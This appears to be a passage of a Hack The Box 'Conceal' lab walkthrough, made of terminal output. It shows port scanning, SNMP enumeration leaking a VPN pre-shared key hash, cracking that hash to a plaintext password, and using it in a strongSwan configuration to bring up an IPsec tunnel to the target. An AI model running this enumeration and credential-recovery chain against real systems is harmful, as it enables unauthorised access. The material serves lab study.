




```
root@kali:~/Masaüstü# masscan -p1-65535,U:1-65535 10.10.10.116 --rate=1000 -e tun0

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-03-27 09:10:13 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116
root@kali:~/Masaüstü#
```



```
root@kali:~/Masaüstü# snmp-check 10.10.10.116
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.116:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.10.116
  Hostname                      : Conceal
  Description                   : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 150
63 Multiprocessor Free)
  Contact                       : IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
  Location                      : -
  Uptime snmp                   : 00:42:26.18
  Uptime system                 : 00:42:00.72
  System date                   : 2019-3-27 09:06:13.4
  Domain                        : WORKGROUP

[*] User accounts:

  Guest
  Destitute
  Administrator
  DefaultAccount

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 1127
  TCP segments sent             : 273
  TCP segments retrans          : 8
  Input datagrams               : 3055
```




Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
9C8B1A372B1878851BE2C097031B6E43
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


| Hash | Type | Result |
|---|---|---|
| 9C8B1A372B1878851BE2C097031B6E43 | NTLM | Dudecake1! |




```
root@kali:~/Masaüstü# ike-scan 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned HDR=(CKY-R=82fbdbe3570954d1) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration(4)=0x00007080) VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8) VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T) V
ID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n) VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation) VID=fb1de3cdf
341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable) VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
```




```
root@kali:~/Masaüstü# cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
         strictcrlpolicy=no
         uniqueids = yes
         charondebug="all"

# Add connections here.

conn htb-conceal
       authby=secret
       auto=route
       ike=3des-sha1-modp1024
       left=10.10.13.23
       right=10.10.10.116
       keyexchange=ikev1
       type=transport
       esp=3des-sha1
       rightprotoport=tcp
```




```
root@kali:~/Masaüstü# cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.

# this file is managed with debconf and will contain the automatically created private key
10.10.13.23    : PSK "Dudecake1!"
10.10.10.116   : PSK "Dudecake1!"
```



```
root@kali:~/Masaüstü# ipsec up htb-conceal
initiating Main Mode IKE_SA htb-conceal[1] to 10.10.10.116
generating ID_PROT request 0 [ SA V V V V V V ]
sending packet: from 10.10.13.23[500] to 10.10.10.116[500] (236 bytes)
received packet: from 10.10.10.116[500] to 10.10.13.23[500] (208 bytes)
parsed ID_PROT response 0 [ SA V V V V V V ]
received MS NT5 ISAKMPOAKLEY vendor ID
received NAT-T (RFC 3947) vendor ID
received draft-ietf-ipsec-nat-t-ike-02\n vendor ID
received FRAGMENTATION vendor ID
received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:07:22:82:31:e5:ce:86:52
selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PRF_HMAC_SHA1/MODP_1024
generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
sending packet: from 10.10.13.23[500] to 10.10.10.116[500] (244 bytes)
received packet: from 10.10.10.116[500] to 10.10.13.23[500] (260 bytes)
parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
generating ID_PROT request 0 [ ID HASH N(INITIAL_CONTACT) ]
sending packet: from 10.10.13.23[500] to 10.10.10.116[500] (100 bytes)
received packet: from 10.10.10.116[500] to 10.10.13.23[500] (68 bytes)
parsed ID_PROT response 0 [ ID HASH ]
IKE_SA htb-conceal[1] established between 10.10.13.23[10.10.13.23]...10.10.10.116[10.10.10.116]
scheduling reauthentication in 10082s
maximum IKE_SA lifetime 10622s
generating QUICK_MODE request 1720618210 [ HASH SA No ID ID ]
sending packet: from 10.10.13.23[500] to 10.10.10.116[500] (196 bytes)
received packet: from 10.10.10.116[500] to 10.10.13.23[500] (188 bytes)
parsed QUICK_MODE response 1720618210 [ HASH SA No ID ID ]
selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
CHILD_SA htb-conceal{2} established with SPIs cf04408c_i 375cdffa_o and TS 10.10.13.23/32 === 10.10.10.116/32[tcp]
generating QUICK_MODE request 1720618210 [ HASH ]
sending packet: from 10.10.13.23[500] to 10.10.10.116[500] (60 bytes)
connection 'htb-conceal' established successfully
```

